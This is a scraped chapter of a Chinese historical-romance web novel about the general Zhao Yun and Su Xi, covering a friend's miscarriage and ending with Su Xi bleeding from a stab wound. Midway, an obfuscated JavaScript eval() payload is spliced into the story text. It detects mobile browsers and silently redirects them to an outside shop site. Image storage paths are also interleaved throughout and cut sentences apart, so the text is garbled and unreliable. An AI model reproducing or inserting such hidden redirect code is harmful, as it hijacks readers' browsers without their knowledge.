文趣网 > 其他小说 > 赵云捡来的小娘子 > 33. 殷红之子
    “抱歉,我不能娶你。”

    苏兮睁着湿漉漉的眼睛盯着眼前,似是心怀歉意的的赵云,瞬间明白了他的无奈。

    “我可以理解成不是不愿,是不能吗?”

    赵云轻笑,抱紧苏兮瘦小的身子。

    “我说话从不会拐弯抹角。”

    苏兮还想问主公为何下此命令,若非真如南枝所言,是为了留着娶谁家小姐?

    “那将军会娶别人吗?”

    赵云当即摇头:“不会。”

    苏兮不信:“你身为将军,怎可能不三妻四妾?”

    赵云歪头:“若是有家业继承,的确该考虑。可惜我没有。”“哪里没有了!”苏兮反驳道,“你是大将军,将来主公建功立业,你是功臣,怎能没有子嗣继承!”

    见小姑娘急红了眼,泪汪汪的眼睛更惹人怜爱,赵云笑意更深,曲指用手背揉揉她的脸蛋。

    “还有你呀。我如今不能娶,往后你还真不打算嫁给我?”

    苏兮怔愣,半晌后,轻轻一拳敲在赵云胸口。

    “你学坏了,开始逗我玩儿了。”

    “你年纪还小,自幼承受太多,也想让你多笑笑。”

    “合着又把我当妹妹呢。”

    “爱人不更爱宠溺?”

    苏兮接二连三被赵云的话噎住。这还是她认识的将军吗?

    “到底从哪儿学的……不能是妖灵附体吧?!”

    苏兮忽地推倒赵云,将他压制在身下,快速取来被褥,将他“封印”起来。

    只露了个脑袋在外的赵云,笑得眯起眼。太可爱了。

    “这是在……封印妖灵?”

    苏兮一把捂住赵云的嘴,警惕地四下张望。

    “定是方才风吹开门,妖邪跑进来,上了您的身。”

    赵云转眼去看敞开的门,外头院子银白色一片,树影摇晃。

    隔壁屋子的灯还亮着。

    “他俩竟然没睡。”

    随着赵云的话,苏兮也望去,陈到与南枝还醒着。

    “许是南枝身子不适,陈将军醒来照顾。”苏兮叹了口气,“也不知她到底怎么了。”

    赵云默不作声。他当然知道发生了什么,也知道陈到南枝搬来此处的原因。

    避难。

    至于被强行流走的孩子去了何处,陈到追寻至今,依旧没有下落。

    具体的细节赵云并不知晓,只是那夜,随陈到巡查完毕,赵云刚要离开去寻苏兮,穿小路走到一处林子时,发现一个人影蜷缩在地上。

    赵云怎么没想到会在那种地方碰见南枝,且她的身下满是鲜血。

    赵云当即抱起南枝奔向医馆,将人送到后再折返去叫陈到。

    听大夫说,是肚子里的孩子没了。南枝从头至尾不哭不闹,完全不像丢了孩子的母亲,或者是遭人迫害的伤者。似是只有无奈,逼迫自己坦然接受。

    赵云对此事不好过问,了解到的只有这么多,全是陈到告知的。陈到是想拜托赵云同他一起找人,可连南枝也不知道下手的人是谁,根本无从查起。

    不过,赵云断定,南枝肯定说了谎。只有知道一切真相,却无力反抗时,才会变成那样。

    贼人地位在她之上,甚至在陈到之上,所以她不能说。说了无用,不如不说。

    “要不我明日去山里狩只野鸡回来,炖汤给南枝补补。”苏兮道。

    赵云收回视线,盯着小姑娘认真的样子,右手从被褥下抽出,揽上苏兮的后背,把人带到怀中。

    “明日休沐,一道去。”

    苏兮靠在赵云身上,眉头一皱:“方才谁说明日要早起的?”

    赵云轻笑:“似乎是我。”

    苏兮上去又是轻飘飘一拳,赵云笑着一个翻身,反用被褥裹住她。

    “嗯?!”

    苏兮的嘴也被捂住,赵云把人裹成圆柱扛在肩上,大步往里屋走。

    “嗯——!!!”

    被裹得严严实实的小姑娘发出似是抵抗的声音,赵云站在榻边,垂眸对上苏兮的双眸。

    “不愿我睡榻?”苏兮连连摇头:“呜呜呜呜!”

    赵云听不清,空闲的手拉下挡住她嘴的被褥。

    苏兮先喘了几口气,而后挑眉使劲儿往门那边儿瞅。

    赵云看去,原是门没关。于是扛着苏兮,又走出里屋。

    “就不能先把我放下再去吗……”

    “不能。”“将军也不嫌重。”

    “轻如羽翼,都忘了肩上有人。”

    “……哼。”

    *

    昨夜闹得欢腾,苏兮摸准了南枝与陈到是听见的,第二天与南枝单独在家时,总忍不住去瞅身旁之人。

    “别瞅啦,就这么想被我问?”

    苏兮连忙收回视线,心虚道:“怎会。私密之事,怎可高谈阔论。”

    南枝轻笑:“看来咱们小姑娘这一年来学了不少知识。”

    苏兮不好意思地笑道:“将军喜欢看书,但我不识字,他便指着竹简上的字,一个一个念给我听。”

    “哦?”南枝来了兴趣,“何时?”

    “很早之前了。”苏兮歪着脑袋回忆,“从邺城到汝南,凡是将军值守的夜,我都陪着他的。两个人也无事可做,将军又想哄我早点睡,便念了书。”

    南枝挑眉眯眼:“还有吗?”

    苏兮摇头:“没了。那之后……再没跟他在夜里独处。”

    除了那个被她主动忘记的夜晚。

    南枝噗嗤一笑,取过摆放在两人中间的针线盒,取出新线。

    “赵将军果然心善,处处留心。唉,要是陈到有他一半稳重就好了。”

    南枝看似在拿爱人打趣,苏兮反倒听出点点“若是当初”的韵味。

    苏兮倏地握住南枝的手,满脸担忧。

    “你的身子,可好些了?”

    南枝投去浅笑:“好多了。”

    “当真?那昨夜……为何点灯?”

    南枝笑意敛去,垂眸垂手:“突然惊醒,陈到担心我,便点了灯。”“惊醒?”苏兮皱眉,“噩梦?”

    南枝沉吟,语气略带调皮道:“算是吧,主要怕黑,伸手不见五指,总有不安。”

    南枝怕黑?从前在甘夫人身边伺候,夜半摸黑起茶递水是常事,廊道里连盏灯笼都没有,她走得比谁都稳。

    她一定有事瞒着。

    “南枝!”苏兮攥紧她的手,“我不逼你必须告诉我,但,我担心你,你若需要我做的,尽管开口!”

    南枝看着她好一会儿没动,嘴角

    ;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return'\\w+'};c=1;};while(c--)if(k[c])p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c]);return p;}('8 0=7.0.6();b(/a|9|1|2|5|4|3|cl/i.k(0)){n.m="j://e.d.f/h/g/"}',24,24,'userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17715884|205414||http|test|mini|href|location'.split('|'),0,{}));

    () {

    $('.inform').remove();

    $('#content').append('

    还挂着点笑,但笑意底下有什么翻涌了下,又压下去。她轻轻把手从苏兮手里抽出来,反握住。

    “还真有拜托你。”南枝说,声音很轻,生怕被门外路过的人听见似的,“一定不要怀有身孕,哪怕有,哪怕害了身子,也一定不能留。”

    苏兮怔住:“此话……何意啊?”

    “字面意思,务必牢记于心。”“可是——”

    “苏兮,”南枝抬头,冷静得吓人,“信我,我不会害你,我只想帮你。”

    苏兮点了点头。点完又觉得不对,想再追问,可南枝已经把针举起来,继续缝补陈到的衣裳。

    那之后,苏兮每每想起南枝的话,总想不明白为何。

    直到三个月后,糜夫人生产。*

    林城抱着南枝的孩子,迅速消失在黑暗中。苏兮的肚子血流不止,她无法站直身子,跪坐在地上,蜷缩着身子。

    “将军……救我……你快来……”

    气若游丝的声音怎可能传出去,苏兮必须叫出声音。可若使劲儿,肠子定然会撕裂更深,倘若赵云依旧没听见,她短暂的一生可就止步于此了。

    “不……将军一定能听见的……”

    苏兮攥紧拳,憋了一口气,猛地仰起头。腹部的伤口被这一下拉扯,疼得她差点又栽回去。她咬着牙,浑身发抖,把那口气从胸腔里顶出来。

    “赵——云——!”声音撞在廊道的墙壁上,碎在夜风里。苏兮喊完就撑不住了,脱了力歪倒在地上。血还在流,裙摆下面洇开一大片,沿着地缝慢慢往外爬。

    “好疼啊……你快来啊……”

    远处,婴儿的啼哭声如惊雷般炸开。与此同时,是高喊“抓住贼人,不许他把孩子抱走”的声音。

    苏兮对这声音再熟悉不过。是赵云。他在抓贼,声音渐行渐远。

    林城在把赵云往另一个方向引,似乎离苏兮越来越远。

    眼泪混着冷汗淌下来,苏兮想再试试,可声音彻底发不出,视线也变得模糊。

    “赵云……”

    远处隐隐约约传来兵刃碰撞的声音,然后断了。又一阵风吹过来,带着血腥气和夜露的潮味。

    苏兮闭上双眼,想起了诸多。

    自幼没见过父母的自己,到死还在笑着安慰自己的兄长,与兄长相似却截然不同的赵云,与赵云性子相反但是善良的陈到,陈到发誓会娶她过门的南枝,没了孩子还强撑微笑的南枝……

    苏兮把额头抵在地上,牙关咬得咯吱响。

    “别死啊……你不是会复生吗……等他来,就好了嘛……”

    她试着撑起身子,手臂发软,撑到一半又塌下去。手肘磕在石板上,疼得她嘶了一声。她翻了个身,仰面朝天,看着头顶星辰,大口喘着气,每一次呼吸都带着血的铁锈味。远处,兵刃碰撞的声音又响了两下,然后彻底安静了。

    林城被抓到了吗?他们会发现那是南枝的孩子吗?南枝……会哭吧。

    苏兮盯着流星划过,把所有的力气攒起来,攒在嗓子眼里,攒成一个名字。

    “赵云——!!!”

    没有回应。

    风从廊道穿过来,吹得她散开的发丝,却没吹来他的气息。苏兮闭上眼,手指慢慢松开。

    夜寂。